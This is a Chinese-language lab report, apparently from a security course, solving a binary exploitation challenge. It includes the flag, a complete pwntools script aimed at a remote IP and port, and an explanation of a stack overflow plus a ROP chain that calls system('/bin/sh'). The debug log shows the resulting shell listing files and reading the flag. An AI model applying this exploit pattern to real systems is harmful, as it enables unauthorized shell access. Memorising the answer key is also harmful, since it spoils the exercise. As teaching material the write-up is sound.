Lab10 报告

一、flag

flag{R0p_1s_3@5y}

二、脚本

```
from pwn import *

context(os='linux', log_level='debug', arch='amd64')

# r = process("./task")

code = ELF("./task")

r = remote("106.15.186.69",50020)

r.recvuntil("id?\n")

id_payload = "a" * 16 + p64(0xdeadbeef)

r.send(id_payload)

r.recvuntil("name?\n")

name_payload = "pore\n\0/bin/sh"

r.send(name_payload)

shell_payload = "b" * 32 + \
        p64(0x4005a9) + p64(0x4008f3) + p64(code.symbols['name']+6)
+ p64(0x400856)

r.send(shell_payload)

r.interactive()
```

三、实现思路

Lab10 从程序逻辑上可以大致分为 3 个部分。

1.通过 magic 检验

这里需要判断

```
if(*(long long*)&magic != 0xdeadbeef)
{
    puts("Emmmm...");
    exit(0);
}
```

在判断之前，正好要对 char id 进行写入，而 read 的长度，正好到 magic 的最后一个字节，这里的 read 显然是栈溢出的，我们直接溢出将 magic 的值覆盖为我们需要的值。

```
char magic[8] = "fffffff";
char id[0x10];
fflush(stdout);
read(0, &id, 0x18);
```

2.通过 name 检验

```
char buffer[0x20];
fflush(stdout);
read(0, name, 0x10);
if(strcmp(name, "pore\n") != 0)
{
    system("echo Uh oh~");
    exit(0);
}
```

Name 是一个全局变量，这里要对比 name 中的值是不是“pore\n”，直接在输入 pore\n 就可通过。


3.真正 get the shell

由于整个程序中没有现成的代码供我们的调用，我们需要自己拼装一个 system”/bin/sh”

（1）实现 overflowme()函数的栈溢出

函数的最后一行，是向函数第一行声明的 buf 进行写入，直接用 32 个“b”，将 buf 填充完，之后就是要执行的下一行代码的地址。

Buf 要 0x20 个字节



（2）向%edi 中放入”/bin/sh”

X86 机器中字符串是利用指针来传递的，整个程序中只有 name 一个全局变量，所以我们要把”/bin/sh”放入到 pore\n 的后面

利用 strcmp 函数的特点，name_payload 改为：

```
name_payload = "pore\n\0/bin/sh"
```

放入寄存器使用 gadget

```
0x00000000004008f3 : pop rdi ; ret  #参数1
```

后面跟上 name 的地址

```
(code.symbols['name']+6)
```

（3）调用 system 函数

```
system("echo Uh oh~");
exit(0);
```

```
400851: bf 63 09 40 00          mov    $0x400963,%edi
400856: e8 85 fd ff ff          callq  4005e0 <system@plt>
```

程序中有现成的直接调用就好

最后效果：

flag{R0p_1s_3@5y}

```
    "What's your name?\n"
[DEBUG] Sent 0xd bytes:
    00000000  70 6f 72 65  0a 00 2f 62  69 6e 2f 73  68          |pore|··/b|in/s|h|
    0000000d
[DEBUG] Sent 0x40 bytes:
    00000000  62 62 62 62  62 62 62 62  62 62 62 62  62 62 62 62  |bbbb|bbbb|bbbb|bbbb|
    *
    00000020  a9 05 40 00  00 00 00 00  f3 08 40 00  00 00 00 00  |··@·|····|··@·|····|
    00000030  96 10 60 00  00 00 00 00  56 08 40 00  00 00 00 00  |··`·|····|V·@·|····|
    00000040
[*] Switching to interactive mode
$ ls
[DEBUG] Sent 0x3 bytes:
    'ls\n'
[DEBUG] Received 0xf bytes:
    'chall\n'
    'flag\n'
    'pwn\n'
chall
flag
pwn
$ cat flag
[DEBUG] Sent 0x9 bytes:
    'cat flag\n'
[DEBUG] Received 0x12 bytes:
    'flag{R0p_1s_3@5y}\n'
flag{R0p_1s_3@5y}
$
```